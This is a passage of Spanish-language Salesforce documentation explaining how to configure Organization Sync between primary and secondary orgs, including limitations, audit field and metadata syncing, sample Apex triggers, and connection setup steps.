**PERMISOS DE USUARIO**

Para configurar una conexión de replicación:
- "Gestionar conexiones"

## Consideraciones para configurar Organization Sync

Antes de comenzar a configurar Organization Sync, revise esta información básica. El modo en que utiliza campos de numeración automática, desencadenadores de Apex, campos de auditoría y otras funciones de Salesforce determina cómo enfoca su implementación.

**EDICIONES**

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Limitaciones de sincronización de organización

Obtenga información acerca de las limitaciones de la sincronización de organización.

### Sincronización de campos de auditoría y noticias en tiempo real

La sincronización de campos de auditoría y noticias en tiempo real facilita a los usuarios que trabajan en la organización secundaria la tarea de acceder rápidamente al historial de un registro.

### Configuración de desencadenadores

Si tiene desencadenadores de Apex vigentes en su organización principal de Salesforce, no se duplicarán automáticamente en la organización secundaria en Organization Sync. Esto es debido a que no tiene sentido que un desencadenador esté activo en ambas organizaciones. Sin embargo, puede adaptar los desencadenadores de su organización principal para ajustarlos a sus necesidades en ambas organizaciones.

### Configuración de campos autonumerados

Los campos con números generados automáticamente como números de casos no se sincronizan en Organization Sync, pero puede desarrollar una solución para mantener la experiencia de usuario coherente en la organización principal y secundaria.

Selección de un enfoque de sincronización

Como Organization Sync está diseñada para admitir una sincronización bidireccional directa entre la organización principal y la organización secundaria, también puede admitir un escenario de sincronización unidireccional. Antes de iniciar el proceso de publicación y suscripción, decida qué enfoque se ajusta mejor a sus necesidades comerciales.

## Limitaciones de sincronización de organización

Obtenga información acerca de las limitaciones de la sincronización de organización.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Limitaciones de la organización**

- Para utilizar Organization Sync, debe adquirir una organización de Salesforce secundaria y sus licencias de usuario correspondientes.
- La organización principal y secundaria deben ser el mismo tipo de organización (por ejemplo, producción o sandbox) y edición.
- Para evitar comportamientos incoherentes, ambas organizaciones deben tener los mismos límites y ajustes. Si se han ajustado los límites de la organización principal, póngase en contacto con Salesforce para obtener los mismos cambios en la organización secundaria.
- Para evitar errores detectados de duplicados, recomendamos desactivar la gestión de duplicados en organizaciones secundarias.
- Se puede configurar Organization Sync para funcionar para más de dos organizaciones, pero está diseñada para admitir una configuración de dos organizaciones.

**Campos no admitidos**

- Los campos de numeración automática no están sincronizados pero puede implementar una solución alternativa. Para obtener más información, consulte Configuración de campos autonumerados.
- Los campos cifrados (tanto estándar como personalizados) no están sincronizados.
- Si ha activado la opción de sincronizar campos de auditoría y noticias en tiempo real, los campos de auditoría no aparecen en la lista de campos publicados porque se sincronizan automáticamente. Los campos de auditoría solo se sincronizan cuando se copia un registro de uno organización a otra (por ejemplo, durante una sincronización masiva). Si se actualiza un campo de auditoría en un registro sincronizado, no se refleja la actualización en la organización vinculada.
- No se pueden sincronizar los campos de área de texto enriquecido (RTA).
- No se pueden publicar los campos de fórmula y los campos de resumen porque sus valores se determinan por valores de otros campos. Como alternativa, asegúrese de que los campos de entrada para un campo de fórmula o de resumen están publicados. A continuación, cree un campo de fórmula o de resumen idéntico en la organización secundaria que hace referencia a esos campos de entrada para calcular su valor.
- Los campos de búsqueda de objetos no publicados no se publican automáticamente porque la publicación de dichos campos puede producir errores de sincronización. Por ejemplo, si un campo del objeto Contacto incluye una búsqueda de cuentas y el objeto Cuenta no se ha publicado aún, ese campo solo puede publicarse manualmente.
- Los campos de llamadas como campos de geolocalización no se sincronizan.

**Funciones y objetos incompatibles**

- Solo se pueden publicar algunos objetos en Organization Sync. Para obtener una lista, consulte ¿Qué objetos se pueden publicar?.
- Algunos tipos de metadatos no son compatibles. Para obtener una lista, consulte ¿Qué tipos de metadatos se sincronizan?.
- Los metadatos compatibles solo se sincronizan en una sola dirección, desde la organización principal a la organización secundaria.
- LiveAgent, Salesforce Knowledge, Portales y Comunidades no son compatibles.
- Los paquetes gestionados no se sincronizan. Si lo desea, puede instalar un paquete en ambas organizaciones o mantener coherente la experiencia del usuario.

- Las publicaciones de archivos de Chatter superiores a 2 GB no se sincronizan.
- Los temas, grupos y Me gusta de Chatter no se sincronizan.
- En publicaciones sincronizadas de Chatter, no se puede hacer clic en las menciones de usuario.
- Las versiones de archivo de Chatter no son compatibles.

**Estructura de datos y automatización**

- Las búsquedas de múltiples niveles con más de un nivel solo se sincronizan durante las sincronizaciones masivas.
- Los flujos de trabajo, procesos y desencadenadores de Apex no se duplican de una organización a otra porque la automatización de duplicados puede llevar a actualizaciones en bucle o errores. Es posible que necesite adaptar sus flujos de trabajo, procesos y desencadenadores existentes para la organización secundaria.

**Limitaciones de la sincronización**

- Los usuarios solo se sincronizan en una sola dirección, desde la organización principal a la organización secundaria. Para obtener más información, consulte Gestión de datos de usuarios en Organization Sync.
- Una sincronización masiva solo puede copiar registros que se ha creado o modificado recientemente no más de *un año* antes de la fecha de la sincronización masiva.
- Si la organización secundaria incluía registros antes de que establezca una conexión entre las dos organizaciones, esos registros existentes previamente en la organización secundaria no se conectan automáticamente a registros coincidentes en la organización principal. En esta situación, la sincronización masiva de entidades que ya existen en ambas organizaciones causará alertas duplicadas si la gestión de duplicados está activada.
- Salesforce no recomienda emplear una sincronización bidireccional para algunos campos y objetos y una sincronización unidireccional para otros.

## Sincronización de campos de auditoría y noticias en tiempo real

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La sincronización de campos de auditoría y noticias en tiempo real facilita a los usuarios que trabajan en la organización secundaria la tarea de acceder rápidamente al historial de un registro.

Las publicaciones de registros y noticias en tiempo real en Salesforce contienen cuatro campos de auditoría:

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

Si opta por sincronizar campos de auditoría, recuerde que los campos de auditoría solo se sincronizan cuando se copia un registro de una organización a otra (por ejemplo, durante una sincronización masiva). Si se actualiza un campo de auditoría en un registro sincronizado, no se refleja la actualización en la organización vinculada. Recomendamos sincronizar campos de auditoría para proporcionar a los usuarios una experiencia lo más coherente posible.

Para sincronizar campos de auditoría y noticias en tiempo real, seleccione la opción `Sincronizar campos de auditoría y noticias en tiempo real` al enviar su invitación de conexión. Si está utilizando una sincronización bidireccional, al seleccionar esta opción se sincronizan los campos de auditoría en ambas direcciones. También puede modificar esta opción desde la página de detalle de su conexión de Organization Sync.

**Importante:**

- Si no visualiza la casilla de verificación `Sincronizar campos de auditoría y noticias en tiempo real` al enviar la invitación de conexión, el administrador de Salesforce debe activar la creación de campos de auditoría en su organización. Para activar esta preferencia, en Configuración, introduzca **Interfaz de usuario** en el cuadro Búsqueda rápida

y luego haga clic en **Interfaz de usuario**. A continuación, seleccione `Activar permisos de usuario "Establecer campos de auditoría tras la creación de registros" y "Actualizar registros con propietarios inactivos"`.

- Al activar esta preferencia de la interfaz de usuario también permite a sus usuarios la modificación manual de campos de auditoría en Salesforce. Si su empresa no permite la modificación manual de campos de auditoría, es posible que no pueda sincronizar campos de auditoría y noticias en tiempo real en Organization Sync. En este caso, puede continuar configurando un seguimiento de noticias en tiempo real para registros en la organización secundaria, pero esas noticias en tiempo real solo muestran actualizaciones realizadas en la organización secundaria.

## Configuración de desencadenadores

Si tiene desencadenadores de Apex vigentes en su organización principal de Salesforce, no se duplicarán automáticamente en la organización secundaria en Organization Sync. Esto es debido a que no tiene sentido que un desencadenador esté activo en ambas organizaciones. Sin embargo, puede adaptar los desencadenadores de su organización principal para ajustarlos a sus necesidades en ambas organizaciones.

Para adaptar sus desencadenadores actuales para su uso en Organization Sync, consulte los campos `Tipo de conexión` y `Función de replicación`. Estos campos aparecen como columnas en la página Conexiones. El `Tipo de conexión` indica si la conexión es una conexión estándar o una conexión de replicación (Organization Sync), mientras que la `Función de replicación` indica si la organización es la organización principal o la organización secundaria.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Todos los desencadenadores deben estar configurados antes de comenzar el proceso de publicación y suscripción. Deberá decidir qué comportamientos relacionados con el desencadenador desea ver en la organización secundaria. Aquí tiene algunas posibles fórmulas:

- Si desea que un desencadenador existente funcione en ambas organizaciones, configure un desencadenador idéntico en la organización secundaria.
- Si un desencadenado existente no es necesario en la organización secundaria, déjelo como está; seguirá funcionando en la organización principal.
- Si desea ver un comportamiento diferente en cada organización, configure un desencadenador que haga referencia a ambas organizaciones.

Ejemplo: El siguiente desencadenador cambia todas las descripciones de caso a "Caso en principal" en la organización principal y "Caso en secundaria" en la organización secundaria.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
  boolean isPrimary = true;
  for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
    if (conn.ReplicationRole == 'Secondary') {
      isPrimary = false;
    }
  }

  for (Case c : Trigger.new) {
    if (isPrimary) {
      c.Description = 'Case in Primary';
    } else {
      c.Description = 'Case in Secondary';
```

```
    }
  }
}
```

## Configuración de campos autonumerados

Los campos con números generados automáticamente como números de casos no se sincronizan en Organization Sync, pero puede desarrollar una solución para mantener la experiencia de usuario coherente en la organización principal y secundaria.

Cuando un caso es la organización principal se copia en la organización secundaria, Salesforce lo visualiza como un nuevo caso y asigna un nuevo número de caso. Sin embargo, puede configurar una configuración de campo personalizado que permite a los casos mostrar el mismo número de identificación en ambas organizaciones. Esto permite a los agentes del servicio de atención al cliente localizar rápidamente un caso por número, independientemente de la organización en la que están trabajando. Mientras el siguiente ejemplo se relaciona con el campo Número de caso, se puede utilizar la misma solución para cualquier campo de número generado automáticamente en Salesforce.

**Importante:** Si su empresa ya utiliza un campo personalizado para representar números de caso, no necesita completar estos pasos.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar campos a un objeto publicado:
- "Gestionar conexiones"

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

Para crear, modificar y eliminar formatos de página:
- "Personalizar aplicación"

Para configurar números de caso para Organization Sync:

1. En la organización principal, cree un campo de texto personalizado nombrado "Número de caso de [Su empresa]".
2. Actualizar el formato de página de caso:
   a. Agregue el campo del número de caso personalizado que acaba de crear.
   b. Elimine u oculte el campo del número de caso generado por el sistema.
3. Aplique un desencadenador que copia el número de caso generado por el sistema en el campo de número de caso personalizado pero que solo se ejecuta para casos que ya existen o recién creados (en lugar de copiados). Esto evita que se copie el número de caso "falso" asignado durante la replicación en el campo de número de caso personalizado. Utilice los siguientes desencadenadores:

```
trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}
```

4. Repita los pasos anteriores en la organización secundaria.
5. En la organización secundaria, ajuste la configuración de visualización del número de modo que los números de casos asignados automáticamente comience por "2-". Esto garantiza que los números de caso asignados por el sistema no coincidan con números de caso de la organización principal existentes. Para cambiar esta configuración:
   a. Desde los parámetros de gestión de objetos para casos, vaya al área de campos.

**b.** Haga clic en **Modificar** junto al campo Número de caso.

**c.** Introduzca el siguiente texto en el campo Formato de presentación: **2-{00000000}**.

**d.** Haga clic en **Guardar**.

Nota: Para obtener mejores resultados, complete estos pasos antes de publicar y suscribirse a objetos y campos; de este modo, puede publicar y suscribirse al campo personalizado que ha creado al mismo tiempo que sus otros campos y objetos importantes de la empresa. Si ya ha completado el proceso publicar y suscribir, debe publicar y suscribirse al campo de número de caso personalizado para hacerlo visible en ambas organizaciones.

## Selección de un enfoque de sincronización

Como Organization Sync está diseñada para admitir una sincronización bidireccional directa entre la organización principal y la organización secundaria, también puede admitir un escenario de sincronización unidireccional. Antes de iniciar el proceso de publicación y suscripción, decida qué enfoque se ajusta mejor a sus necesidades comerciales.

Si desea que los usuarios puedan realizar transacciones tanto en la organización principal como en la organización secundaria y que se reflejen esas transacciones en ambos entornos, utilice una sincronización bidireccional. Sin embargo, si desea que la organización secundaria sea meramente una referencia de actualización en los datos de su organización principal, quizás prefiera una sincronización unidireccional por su sencillez. Esta tabla proporciona detalles acerca de cada enfoque.

Importante: Salesforce no recomienda emplear una sincronización bidireccional para algunos campos y objetos y una sincronización unidireccional para otros. Además, se puede configurar Organization Sync para funcionar para más de dos organizaciones, pero está diseñada para admitir una configuración de dos organizaciones.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Detalles | Sincronización bidireccional (Estándar) | Sincronización unidireccional |
|---|---|---|
| **Cómo funciona** | Los campos y los objetos se publican desde la organización principal y se suscriben en la organización secundaria. El mismo proceso publicar y suscribir se repite por lo tanto en la dirección opuesta (desde la organización secundaria a la organización principal) para completar la sincronización. Los registros cuyo tipo de objeto se ha publicado se copian luego en la organización secundaria.<br>Las actualizaciones realizadas en registros sincronizados en cualquier organización se aplican automáticamente en la otra organización. "Actualizaciones" incluye la creación, actualización, eliminación y cancelación de la eliminación de registros. | Los campos y los objetos se publican desde la organización principal y se suscriben en la organización secundaria. Los registros cuyo tipo de objeto se ha publicado se copian luego en la organización secundaria.<br>Las actualizaciones realizadas en registros sincronizados en la organización principal se aplican automáticamente en la organización secundaria, pero no al revés. Por lo tanto, la organización secundaria sirve en principio como una referencia para los usuarios cuando la organización principal no está disponible. |
| **Cosas a tener en cuenta** | • Como las actualizaciones realizadas en la organización secundario se aplican en la organización principal, debe tener en cuenta búsquedas al configurar Organization Sync para | • Si los usuarios eligen realizar actualizaciones en la organización secundaria, deberán repetir esas actualizaciones cuando vuelvan a trabajar en la organización principal. |

| Detalles | Sincronización bidireccional (Estándar) | Sincronización unidireccional |
| --- | --- | --- |
| | evitar que los datos de la organización secundaria sobrescriban los datos en la organización principal.<br>• Los desencadenadores, los flujos de trabajo y los códigos Apex que se encuentran en la organización principal se deberían modificar o desactivar en la organización secundaria para evitar bucles de datos. | • Cuando se anula la eliminación de un registro sincronizado de la organización secundaria, se corta su conexión con la organización principal. Para restaurar la conexión, se debe reenviar el registro manualmente desde la organización principal a la organización secundaria.<br>• Los desencadenadores, los flujos de trabajo y los códigos Apex que se encuentran en la organización principal también se pueden implementar en la organización secundaria, presuponiendo que los objetos afectados por ellos está publicados y suscritos. |

## Configurar el entorno de Organization Sync

Como un administrador de Organization Sync, dispone de una organización principal y secundaria de Salesforce, cada una cono un nombre de usuario y una contraseña de administrador diferente. Antes de poder agregar datos a la organización secundaria, debe completar algunas tareas de configuración y crear una conexión de replicación entre las dos organizaciones.

**Importante:** Como los navegadores almacenan en caché sus credenciales de Salesforce, es difícil iniciar sesión en dos organizaciones diferentes de Salesforce en un solo navegador. Para obtener mejores resultados, trabaje en dos navegadores. Designe un navegador a cada organización. Por ejemplo, utilice Google Chrome© para acceder a la organización principal y Mozilla Firefox© para acceder a la organización secundaria.

1. Activar Salesforce to Salesforce
   Como Organization Sync utiliza el marco de trabajo de Salesforce to Salesforce, debe activar Salesforce to Salesforce tanto en la organización principal como en la organización secundaria. A continuación, agregue la ficha Conexiones de modo que pueda gestionar su conexión.
2. Duplicar sus metadatos
   Algunos, pero no todos, metadatos se pueden sincronizar en Organization Sync. Para asegurarse de que los datos se sincronizan correctamente entre las dos organizaciones, debe personalizar y mantener los metadatos en su organización secundaria.
3. Crear un contacto de conexión
   Para configurar la conexión de Organization Sync, debe asignarse como el contacto de conexión de la organización secundaria. Esto garantiza que recibirá correos electrónicos acerca de la organización secundaria y le permite administrar fácilmente las dos organizaciones.
4. Conectar las organizaciones
   Una vez que se configuran las organizaciones principal y secundaria para Organization Sync, es el momento de configurar la conexión entre las organizaciones principal y secundaria. Esta conexión permite realizar actualizaciones en flujos entre las organizaciones.
5. Explorar la página Detalles de conexión: Presentación
   Realice una visita guiada de la página Detalles de conexión, que es el núcleo de su conexión de Organization Sync. Aprenda cómo estar al tanto de su conexión y actualizar su configuración.

## Activar Salesforce to Salesforce

Como Organization Sync utiliza el marco de trabajo de Salesforce to Salesforce, debe activar Salesforce to Salesforce tanto en la organización principal como en la organización secundaria. A continuación, agregue la ficha Conexiones de modo que pueda gestionar su conexión.

Complete estos pasos tanto en la organización principal como en la organización secundaria.

1. Activar Salesforce to Salesforce:
   a. Desde Configuración, introduzca *Configuración de Salesforce to Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Salesforce to Salesforce**.
   b. En la página Salesforce to Salesforce, haga clic en **Modificar**.
   c. Seleccione **Habilitar**.
   d. Haga clic en **Guardar**.
2. Agregue la ficha Conexiones a la interfaz de usuario:
   a. Haga clic en el icono de suma que aparece a la derecha de las fichas actuales. Aparece la página Todas las fichas.
   b. Haga clic en **Personalizar mis fichas**.
   c. Utilice la flecha **Agregar** para mover la ficha Conexiones entre las listas Fichas disponibles y Fichas seleccionadas. Si lo desea, utilice las fechas **Arriba** y **Abajo** para cambiar el orden de las fichas.
   d. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una conexión de replicación de Salesforce to Salesforce:
- "Gestionar conexiones"

## Duplicar sus metadatos

Algunos, pero no todos, metadatos se pueden sincronizar en Organization Sync. Para asegurarse de que los datos se sincronizan correctamente entre las dos organizaciones, debe personalizar y mantener los metadatos en su organización secundaria.

**¿Qué son los metadatos, de todos modos?**

Cada vez que se personaliza su organización de Salesforce, se modifican sus metadatos. Por ejemplo, la modificación de formatos de página, la creación de un campo personalizado y la creación de un tipo de registro son todas actualizaciones de metadatos. *Datos* es información incluida en un campo, como un nombre o un número de teléfono. Los metadatos en su organización secundaria deben coincidir con los metadatos en su organización principal. Si no coinciden, es posible que no pueda implementar Organization Sync de forma eficaz.

**¿Cómo puedo mantener los metadatos sincronizados entre las organización principal y la organización secundaria?**

1. Antes de crear la conexión de Organization Sync:
   a. Realice una limpieza de datos básica en la organización principal para que sus datos se sincronicen correctamente. Compruebe la organización principal para los siguientes problemas y resuelva cualquiera que encuentre:
      - Campos obligatorios en blanco (esto puede ocurrir si se ha cambiado un campo de Opcional a Obligatorio)
      - Búsquedas no válidas
      - Registros duplicados
   b. Personalice los metadatos de la organización secundaria para coincidir con los metadatos de la organización principal. Puede optar por sincronizar algunos metadatos de forma automática seleccionando la casilla de verificación **Sincronizar metadatos**

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

cuando envía la invitación de conexión de replicación; para obtener una lista de metadatos compatibles, consulte ¿Qué tipos de metadatos se sincronizan?. No obstante, si la organización principal tiene personalizaciones que incluyen tipos de metadatos no compatibles, debe realizar las mismas personalizaciones o implementaciones en la organización secundaria.

2. Una vez las organizaciones conectadas, desarrolle un proceso comercial para asegurarse de que se repiten todas las actualizaciones de metadatos de una organización en la otra. Recuerde que si la casilla de verificación **Sincronizar metadatos** está seleccionada, algunas actualizaciones ya están sincronizadas para usted.

**¿Cuándo se sincronizan los metadatos?**

Si selecciona la opción de sincronizar metadatos, Salesforce empieza a copiar los metadatos admitidos en la organización secundaria en el momento en que acepte la invitación de la conexión de Organization Sync. El campo `Estado de la conexión` de la página de detalle de su conexión indica `Sincronización de metadatos en curso` durante este proceso.

Tras esta copia inicial de los metadatos, las actualizaciones en los metadatos admitidos se sincronizan diariamente. Si necesita desencadenar una sincronización inmediata de todos los metadatos admitidos, realice estos pasos:

1. Navegue hasta la página de detalle de su conexión de Organization Sync en la organización principal.
2. En la sección Detalles de conexión, haga clic en **Modificar**.
3. Cancele la casilla de verificación **Sincronizar metadatos**. Haga clic en **Guardar**.
4. En la sección Detalles de conexión, haga clic de nuevo en **Modificar**.
5. Seleccione la casilla de verificación **Sincronizar metadatos**. Haga clic en **Guardar**.

**¿Cuáles son las prácticas recomendadas para mantener los metadatos sincronizados?**

- Si opta por sincronizar metadatos, siga estas prácticas recomendadas:
  - Si necesita *eliminar* metadatos en una organización, elimínelos en la otra organización también. Esto se debe a que la eliminación de metadatos no está sincronizada entre las organizaciones.
  - Si necesita crear o actualizar metadatos *no compatibles*, realice la acción en ambas organizaciones.
  - Si necesita crear o actualizar metadatos *compatibles*, realice la acción solo en la organización principal. Como los metadatos compatibles se sincronizan a diario desde la organización principal a la organización secundaria, se sobrescriben los cambios en tipos de metadatos compatibles realizados en la organización secundaria en la sincronización diaria.
  - Para mantener sus metadatos actualizados y evitar posibles fallos de sincronización, deje la casilla de verificación **Sincronizar metadatos** seleccionada excepto cuando se desencadene una sincronización inmediata como se describe anteriormente. Anular la selección de la casilla de verificación después de aceptar una invitación de conexión detiene la sincronización automática de actualizaciones de metadatos. La casilla de verificación solo se puede modificar desde la organización principal.
- Si deja la casilla de verificación **Sincronizar datos** sin seleccionar, asegúrese de que todos los cambios de metadatos (creación, eliminación y actualización de metadatos) se repiten en ambas organizaciones.

**¿Cómo funcionan las integraciones y las API en Organization Sync?**

Si decide que el factor temporal de una integración es crucial para sus operaciones comerciales (por ejemplo, un formulario Web externo), debe redirigir la integración a la organización secundaria cada vez que se redirigen los usuarios allí. Lo mismo sucede para llamadas de API. Cualquier llamada de API cuyo factor temporal es crucial en Salesforce debe modificarse para incluir las credenciales de la organización secundaria o detendrán el proceso durante el cambio a la organización secundaria.

## Crear un contacto de conexión

Para configurar la conexión de Organization Sync, debe asignarse como el contacto de conexión de la organización secundaria. Esto garantiza que recibirá correos electrónicos acerca de la organización secundaria y le permite administrar fácilmente las dos organizaciones.

En la página Conexiones, la organización principal está gestionada por el usuario en el campo `Propietario de conexión`, mientras que la organización secundaria está gestionada por el usuario que asigna como el `Contacto`.

1. En la organización principal, cree un contacto:
   a. Navegue a la ficha Contactos.
   b. Haga clic en **Nuevo**.
   c. Introduzca su nombre en los campos `Nombre` y `Apellidos` con el texto que le identifica como el contacto de la organización secundaria. Por ejemplo, si su nombre es *Elisa Molina*, puede introducir *Elisa Molina (secundaria)*.
   d. En el campo `Nombre de cuenta`, utilice la búsqueda para seleccionar la cuenta de su empresa.
   e. En el campo `Correo electrónico`, introduzca sus propia dirección de correo electrónico.

      Importante: Este paso es muy importante ya que asegura que recibirá correos electrónicos acerca de la conexión.

   f. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear contactos:
- "Crear" en contactos

Para ver contactos:
- "Leer" en contactos

## Conectar las organizaciones

Una vez que se configuran las organizaciones principal y secundaria para Organization Sync, es el momento de configurar la conexión entre las organizaciones principal y secundaria. Esta conexión permite realizar actualizaciones en flujos entre las organizaciones.

1. En la organización principal, navegue a la ficha Conexiones.
2. Haga clic en **Nuevo**.
3. Seleccione el nombre de contacto que ha creado para la configuración de la conexión. El campo `Cuenta` se actualizará automáticamente para indicar su empresa.
4. En el campo `Propietario de la conexión`, seleccione el administrador que ha asignado para gestionar la conexión.
5. En el campo `Tipo de conexión`, seleccione `Replicación`.
6. Si lo desea, seleccione la opción de sincronizar los campos de auditoría y noticias en tiempo real de todos los registros (recomendado).

   Nota: Si no ve esta opción, solicite a su administrador de Salesforce que active la creación de campos de auditoría en su organización.

7. Si lo desea, seleccione la opción para sincronizar metadatos admitidos (se recomienda).
8. Si lo desea, seleccione la opción para sincronizar usuarios (recomendado).
9. Haga clic en **Guardar y Enviar invitación**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una conexión de replicación de Salesforce to Salesforce:
- "Gestionar conexiones"

10. Busque en su bandeja de entrada un correo electrónico de invitación para aprobar la conexión. Haga clic en el vínculo del correo electrónico para aceptar la invitación y ser redirigido a la página de inicio de sesión de Salesforce.
11. Inicie sesión con el nombre de usuario y la contraseña de la organización secundaria. Verá la página de detalle de su conexión de Organization Sync. En la sección Detalles de conexión, haga clic en **Aceptar** para completar la conexión.

Consejo: La página Detalles de conexión es el núcleo de su conexión de Organization Sync. Después de establecer la conexión, dedique un momento para sentirse cómodo con esta página a través de una presentación interactiva. **Pase por ella**: Explorar la página Detalles de conexión. Antes de comenzar, asegúrese de agregar la ficha Conexiones a su entorno de Salesforce.

## ¿Qué tipos de metadatos se sincronizan?

Si opta por sincronizar metadatos seleccionando la casilla de verificación **Sincronizar metadatos** en la página de detalle de su conexión de Organization Sync, algunos tipos de cambios de metadatos se sincronizan diariamente desde la organización principal a la organización secundaria.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Metadatos compatibles**

Cuando la opción para sincronizar metadatos está seleccionada, las *inserciones* (incorporación de nuevos metadatos) y *actualizaciones* (modificación de los metadatos existentes) de los siguientes tipos de metadatos se sincronizan diariamente en una sola dirección: desde la organización principal a la organización secundaria.

| Metadatos compatibles | Excepciones |
|---|---|
| Páginas, componentes y clases de Apex | Los informes no se sincronizan en Organization Sync. Si una página de Apex hace referencia a un informe y ha optado por sincronizar los metadatos, debe hacer lo siguiente para que la página de Apex se sincronice correctamente:<br>• Cree un informe idéntico en la organización secundaria<br>• Actualice la página de Apex para que haga referencia al nuevo Id. de informe |
| Campos personalizados | |
| Objetos personalizados | |
| Objetos externos | |
| Formatos | Los formatos de elementos de noticias en tiempo real y los ajustes de Salesforce1 en formatos no están sincronizados. |
| Conjuntos de permisos | Las aplicaciones y las fichas personalizadas en conjuntos de permisos no están sincronizadas. |
| Tipos de registro | Si se ha publicado o suscrito un objeto sin ningún tipo de registro en Organization Sync y los tipos de registro se han creado después para el objeto, debe volver a publicar el objeto |

| Metadatos compatibles | Excepciones |
|---|---|
| | para los tipos de registro para que aparezca en la organización secundaria. |
| Funciones | |
| Perfiles de usuario | Las aplicaciones y las fichas personalizadas en perfiles de usuario no están sincronizadas. |

**Metadatos no compatibles**

Las siguientes acciones en metadatos compatibles no están sincronizadas.

- Adición y actualización de metadatos en la organización secundaria
- Eliminación de metadatos en una organización

Por ejemplo, si un usuario en la organización principal crea o actualiza un conjunto de permisos, ese cambio se aplica a la organización secundaria en un plazo de 24 horas. Sin embargo, si el conjunto de permisos está actualizado en la organización secundaria, la actualización no se devuelve a la organización principal y la actualización en la organización secundaria se sobrescribirá en la siguiente sincronización.

PRECAUCIÓN: El cambio de nombre de los metadatos compatibles (por ejemplo, el cambio de nombre de un campo personalizado) podría interrumpir las referencias a esos metadatos en cada organización. Para evitar errores, debe cambiar el nombre de metadatos, duplicar los metadatos en cuestión y otorgar al duplicado su nombre preferido. Se puede cambiar el nombre de los metadatos de nivel superior como funciones, perfiles y conjuntos de permisos del modo habitual y el cambio de nombre se sincroniza como se espera.

## Explorar la página Detalles de conexión: Presentación

Realice una visita guiada de la página Detalles de conexión, que es el núcleo de su conexión de Organization Sync. Aprenda cómo estar al tanto de su conexión y actualizar su configuración.

**¡Saludos, administrador de Organization Sync!**

Esta es una visita guiada de la página Detalles de conexión, que es el núcleo de su conexión de Organization Sync. Allí podrá estar al tanto de su conexión y actualizar su configuración.

Pase por ella: Explorar la página Detalles de conexión

1. Esta presentación está dirigida a administradores que ya han configurado una conexión de replicación.

   Si no es ese su caso, consulte las instrucciones de Configurar el entorno de Organization Sync.

2. Haga clic en el nombre de su conexión de Organization Sync.

   (Sugerencia: es la conexión cuyo Tipo de conexión es Replicación.) Esta acción le lleva a la página Detalle de conexión, su punto integral para su conexión.

3. La sección Detalle de conexión muestra ajustes generales de la conexión.

   Vea el estado y el tipo de la conexión, la función de replicación de esta organización (principal o secundaria) y el contacto para cada organización.

4. La sección Objetos publicados muestra objetos que están publicados en la organización vinculada.

EDICIONES

Disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una conexión de replicación:

- "Gestionar conexiones"

Para completar la presentación:

- Una conexión de replicación existente de Salesforce a Salesforce

  Y

  La ficha Conexiones agregada en su lista de fichas

Cuando publica un objeto, todas las actualizaciones realizadas en esta organización en registros de ese tipo de objeto se sincronizan con la organización vinculada.

5. La sección Objetos suscritos muestra objetos a los que se ha suscrito desde la organización vinculada.

   Esta sección solo es visible si está suscrito a objetos. Cuando se suscribe a un objeto, todas las actualizaciones realizadas en la organización vinculada a registros de ese tipo de objeto se sincronizan con esta organización.

6. La sección Historial de conexión muestra los cambios en los ajustes de la conexión.

   Estos incluyen las actualizaciones de estado de la conexión, las notificaciones por correo electrónico y las acciones de publicación y suscripción.

7. La Cola de registros muestra actualizaciones de registros que se están enviando a la organización vinculada.

   Cuando un usuario actualiza un registro compartido, la actualización aparece en la cola hasta que la organización vinculada la recibe. La cola solo enumera las actualizaciones salientes, de modo que es diferente en cada organización.

8. El registro de Organization Sync enumera los fallos de sincronización.

   Si no se puede enviar una actualización a la organización vinculada, se agrega a este registro de modo que pueda investigar más. El registro completo está disponible en la ficha Registro de Organization Sync.

**¡Así se hace!**

Ha finalizado su visita guiada por la página Detalle de conexión. Para aprender más, consulte Organization Sync.

## Definir la experiencia de usuario de Organization Sync

Comprenda las opciones y limitaciones detrás del redireccionamiento de usuarios, inicios de sesión y datos en Organization Sync.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

